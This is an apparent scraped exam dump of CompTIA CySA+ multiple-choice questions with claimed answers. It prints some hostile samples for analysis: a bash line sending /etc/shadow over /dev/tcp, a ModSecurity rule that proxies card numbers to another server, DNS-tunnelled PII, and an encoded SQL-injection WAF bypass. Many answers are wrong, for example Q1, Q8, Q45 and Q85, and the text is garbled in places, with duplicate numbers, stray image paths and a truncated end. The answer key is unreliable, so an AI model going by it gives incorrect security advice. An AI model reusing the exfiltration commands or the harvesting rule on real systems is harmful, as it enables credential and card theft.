

Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

<https://www.2passeasy.com/dumps/CS0-002/>



NEW QUESTION 1

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

```
Port      State  Service  Version
80/tcp    open   http     Apache httpd 2.2.14
111/udp   open   rpcbind
443/tcp   filtered https    Apache httpd 2.2.14
2222/tcp  open   ssh     OpenSSH 5.3p1 Debian
3306/tcp  open   mysql    5.5.40-0ubuntu0.14.1
```

Which of the following suggests the system that produced output was compromised?

- A. Secure shell is operating of compromise on this system.
- B. There are no indicators of compromise on this system.
- C. MySQL services is identified on a standard PostgreSQL port.
- D. Standard HTP is open on the system and should be closed.

Answer: B

NEW QUESTION 2

Which of the following should be found within an organization's acceptable use policy?

- A. Passwords must be eight characters in length and contain at least one special character.
- B. Customer data must be handled properly, stored on company servers, and encrypted when possible
- C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
- D. Consequences of violating the policy could include discipline up to and including termination.

Answer: D

NEW QUESTION 3

Which of the following is the MOST important objective of a post-incident review?

- A. Capture lessons learned and improve incident response processes
- B. Develop a process for containment and continue improvement efforts
- C. Identify new technologies and strategies to remediate
- D. Identify a new management strategy

Answer: A

NEW QUESTION 4

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

- A. Agile
- B. Waterfall
- C. SDLC
- D. Dynamic code analysis

Answer: A

NEW QUESTION 5

A security analyst has been alerted to several emails that show evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

- A. the public relations department
- B. senior leadership
- C. law enforcement
- D. the human resources department

Answer: D

NEW QUESTION 6

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

Answer: B

NEW QUESTION 7

A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

- A. Begin blocking all IP addresses within that subnet.
- B. Determine the attack vector and total attack surface.
- C. Begin a kill chain analysis to determine the impact.

D. Conduct threat research on the IP addresses

Answer: D

NEW QUESTION 8

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /var/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/Dft5Gad3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: B

NEW QUESTION 9

A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

- A. White box testing
- B. Fuzzing
- C. Sandboxing
- D. Static code analysis

Answer: C

NEW QUESTION 10

An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario involving the incident response team
- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

Answer: A

NEW QUESTION 10

It is important to parameterize queries to prevent:

- A. the execution of unauthorized actions against a database.
- B. a memory overflow that executes code with elevated privileges.
- C. the establishment of a web shell that would allow unauthorized access.
- D. the queries from using an outdated library with security vulnerabilities.

Answer: A

NEW QUESTION 15

A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking <http://<malwaresource>/a.php> in a phishing email. To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the.

- A. email server that automatically deletes attached executables.
- B. IDS to match the malware sample.
- C. proxy to block all connections to <malwaresource>.
- D. firewall to block connection attempts to dynamic DNS hosts.

Answer: C

NEW QUESTION 19

A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?

- A. Deploy a WAF in front of the application.
- B. Implement a software repository management tool.

- C. Install a HIPS on the server.
- D. Instruct the developers to use input validation in the code.

Answer: B

NEW QUESTION 22

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

| Src IP | Src DNS | Dst IP | Dst DNS | Port | Application |
|---------------|-----------------------|--------------|---------------------------|-------|-------------|
| 10.50.50.121 | 83hht23.org-int.org | 8.8.8.8 | google...dns-a.google.com | 53 | DNS |
| 10.50.50.121 | 83hht23.org-int.org | 77.88.55.66 | yandex.ru | 443 | HTTPS |
| 172.16.52.20 | webserver.org-dmz.org | 131.52.88.45 | -- | 53 | DNS |
| 10.100.10.45 | appserver.org-int.org | 69.134.21.90 | repo.its.utk.edu | 21 | FTP |
| 172.16.52.20 | webserver.org-dmz.org | 131.52.88.45 | -- | 10999 | HTTPS |
| 172.16.52.100 | sftp.org-dmz.org | 62.30.221.56 | ftps.bluedmed.net | 42991 | SSH |
| 172.16.52.20 | webserver.org-dmz.org | 131.52.88.45 | -- | 10999 | HTTPS |

Which of the following should be the focus of the investigation?

- A. webserver.org-dmz.org
- B. sftp.org-dmz.org
- C. 83hht23.org-int.org
- D. ftps.bluedmed.net

Answer: A

NEW QUESTION 23

A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

- A. Development of a hypothesis as part of threat hunting
- B. Log correlation, monitoring, and automated reporting through a SIEM platform
- C. Continuous compliance monitoring using SCAP dashboards
- D. Quarterly vulnerability scanning using credentialed scans

Answer: A

NEW QUESTION 27

A hybrid control is one that:

- A. is implemented differently on individual systems
- B. is implemented at the enterprise and system levels
- C. has operational and technical components
- D. authenticates using passwords and hardware tokens

Answer: B

NEW QUESTION 30

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.

Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

- A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
- B. Remove the servers reported to have high and medium vulnerabilities.
- C. Tag the computers with critical findings as a business risk acceptance.
- D. Manually patch the computers on the network, as recommended on the CVE website.
- E. Harden the hosts on the network, as recommended by the NIST framework.
- F. Resolve the monthly job issues and test them before applying them to the production network.

Answer: CE

NEW QUESTION 34

A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

- A. Malware is attempting to beacon to 128.50.100.3.
- B. The system is running a DoS attack against ajgidwle.com.

- C. The system is scanning ajgidwle.com for PII.
- D. Data is being exfiltrated over DNS.

Answer: D

NEW QUESTION 37

A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

- A. The parties have an MOU between them that could prevent shutting down the systems
- B. There is a potential disruption of the vendor-client relationship
- C. Patches for the vulnerabilities have not been fully tested by the software vendor
- D. There is an SLA with the client that allows very little downtime

Answer: D

NEW QUESTION 42

A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions. The team plans to use the names and mailing addresses that users have provided. Which of the following data privacy standards does this violate?

- A. Purpose limitation
- B. Sovereignty
- C. Data minimization
- D. Retention

Answer: A

NEW QUESTION 43

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

- A. Violating national security policy
- B. Packet injection
- C. Loss of intellectual property
- D. International labor laws

Answer: A

NEW QUESTION 44

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

Answer: A

NEW QUESTION 45

A security analyst is reviewing a web application. If an unauthenticated user tries to access a page in the application, the user is redirected to the login page. After successful authentication, the user is then redirected back to the original page. Some users have reported receiving phishing emails with a link that takes them to the application login page but then redirects to a fake login page after successful authentication.

Which of the following will remediate this software vulnerability?

- A. Enforce unique session IDs for the application.
- B. Deploy a WAF in front of the web application.
- C. Check for and enforce the proper domain for the redirect.
- D. Use a parameterized query to check the credentials.
- E. Implement email filtering with anti-phishing protection.

Answer: D

NEW QUESTION 50

An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company. Which of the following technical controls would BEST accomplish this goal?

- A. DLP
- B. Encryption
- C. Data masking
- D. SPF

Answer: A

NEW QUESTION 55

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

Answer: C

NEW QUESTION 60

An organization wants to move non-essential services into a cloud computing environment. Management has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work BEST to attain the desired outcome?

- A. Duplicate all services in another instance and load balance between the instances.
- B. Establish a hot site with active replication to another region within the same cloud provider.
- C. Set up a warm disaster recovery site with the same cloud provider in a different region
- D. Configure the systems with a cold site at another cloud provider that can be used for failover.

Answer: C

NEW QUESTION 65

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment. One of the primary concerns is exfiltration of data by malicious insiders. Which of the following controls is the MOST appropriate to mitigate risks?

- A. Data deduplication
- B. OS fingerprinting
- C. Digital watermarking
- D. Data loss prevention

Answer: D

NEW QUESTION 69

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?


- A. It enables the team to prioritize the focus area and tactics within the company's environment.
- B. It provide critically analyses for key enterprise servers and services.
- C. It allow analysis to receive updates on newly discovered software vulnerabilities.
- D. It supports rapid response and recovery during and followed an incident.

Answer: A

NEW QUESTION 72

Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue. INSTRUCTIONS
 Click on me ticket to see the ticket details. Additional content is available on tabs within the ticket.
 First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu.
 If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


The screenshot shows a help desk interface with a sidebar on the left and a main content area. The sidebar includes sections for 'Statuses' (New: 0, Open: 1, On Hold: 0, Mgr Review: 0, Approved/Closed: 0) and 'Priority' (Low, Medium, High). The main content area is split into 'Tickets' and 'Details' tabs. The 'Tickets' tab shows a table with one entry: Subject 'Michael is reporting that th...', Date '7/24/2020', and Priority 'High'. The 'Details' tab shows ticket information for #8675309, including 'Opened' status, 'Priority' (High), 'Category' (Technical/ Bug Reports), 'Assigned To' (sample@emailaddress.com), and 'Assigned Date' (7/24/2020). Below this, there are tabs for 'Info', 'Assets', 'Users', and 'Approved Software'. The 'Info' tab is active, showing the subject description: 'Michael is reporting that the internet kiosk machine is intermittently freezing and has lagged performance.' It also shows 'Attachments' (none), 'Issue' (Drive is low on space), and 'Caused by' (taskmgr.exe). A 'Close Ticket' button is at the bottom right.



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 75

A threat feed notes malicious actors have been infiltrating companies and exfiltration data to a specific set of domains. Management at an organization wants to know if it is a victim. Which of the following should the security analyst recommend to identify this behavior without alerting any potential malicious actors?

- A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested
- B. Add the domains to a DNS sinkhole and create an alert in the SIEM tool when the domains are queried
- C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443
- D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information

Answer: D

NEW QUESTION 77

A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment. Which of the following is the BEST solution?

- A. Virtualize the system and decommission the physical machine.
- B. Remove it from the network and require air gapping.
- C. Only allow access to the system via a jumpbox
- D. Implement MFA on the specific system.

Answer: A

NEW QUESTION 80

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

Answer: E

NEW QUESTION 85

A security analyst was alerted to a file integrity monitoring event based on a change to the `vhost-payments.conf` file. The output of the `diff` command against the known-good backup reads as follows:

```
SecRule ARGS:Card "@rx ([0-9]+)" "id:123456,pass,capture,proxy:https://10.0.0.128/%{matched_var},nolog,noauditlog"
```

Which of the following MOST likely occurred?

- A. The file was altered to accept payments without charging the cards
- B. The file was altered to avoid logging credit card information
- C. The file was altered to verify the card numbers are valid.
- D. The file was altered to harvest credit card numbers

Answer: A

NEW QUESTION 88

Which of the following types of policies is used to regulate data storage on the network?

- A. Password
- B. Acceptable use
- C. Account management
- D. Retention

Answer: D

NEW QUESTION 93

Approximately 100 employees at your company have received a phishing email. As a security analyst, you have been tasked with handling this situation.

INSTRUCTIONS

Review the information provided and determine the following:


- * 1. How many employees clicked on the link in the phishing email?
- * 2. On how many workstations was the malware installed?
- * 3. What is the executable file name of the malware?

[View Phishing Email](#)

How many workstations were infected?

How many users clicked the link in the fishing e-mail?

Select the malware executable name.



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Select the following answer as per diagram below:

NEW QUESTION 96

A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application. Which of the following is a security concern when using a PaaS solution?

- A. The use of infrastructure-as-code capabilities leads to an increased attack surface.
- B. Patching the underlying application server becomes the responsibility of the client.
- C. The application is unable to use encryption at the database level.
- D. Insecure application programming interfaces can lead to data compromise.

Answer: D

NEW QUESTION 99

A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

- A. Perform static code analysis.
- B. Require application fuzzing.
- C. Enforce input validation
- D. Perform a code review

Answer: B

NEW QUESTION 102

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability. Company policy prohibits using portable media or mobile storage. The security analyst is trying to determine which user caused the malware to get onto the system. Which of the following registry keys would MOST likely have this information?

- A) `HKEY_USERS\\Software\Microsoft\Windows\CurrentVersion\Run`
- B) `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- C) `HKEY_USERS\\Software\Microsoft\Windows\explorer\MountPoints2`
- D) `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub`

- A. Option A
- B. Option B

- C. Option C
- D. Option D

Answer: C

NEW QUESTION 104

While analyzing logs from a WAF, a cybersecurity analyst finds the following:

```
"GET /form.php?id=463225%2b%2575%256e%2569%256f%256e%2b%2573%2574%2b%31333333731,1223,1224&name=state=IL"
```

Which of the following BEST describes what the analyst has found?

- A. This is an encrypted GET HTTP request
- B. A packet is being used to bypass the WAF
- C. This is an encrypted packet
- D. This is an encoded WAF bypass

Answer: D

NEW QUESTION 109

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

Antivirus is installed on the remote host:

Installation path: C:\Program Files\AVProduct\Win32\ Product Engine: 14.12.101

Engine Version: 3.5.71

Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported.

The engine version is out of date. The oldest supported version from the vendor is 4.2.11. The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

- A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
- B. This is a true negative, and the new computers have the correct version of the software.
- C. This is a true positive, and the new computers were imaged with an old version of the software.
- D. This is a false negative, and the new computers need to be updated by the desktop team.

Answer: C

NEW QUESTION 110

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

Answer: A

NEW QUESTION 112

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.

Which of the following would BEST provide this solution?

- A. File fingerprinting
- B. Decomposition of malware
- C. Risk evaluation
- D. Sandboxing

Answer: D

NEW QUESTION 117

During an investigation, an incident responder intends to recover multiple pieces of digital media. Before removing the media, the responder should initiate:

- A. malware scans.
- B. secure communications.
- C. chain of custody forms.
- D. decryption tools.

Answer: C

NEW QUESTION 121

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.

As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

Answer: C

NEW QUESTION 126

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

- A. Walk through
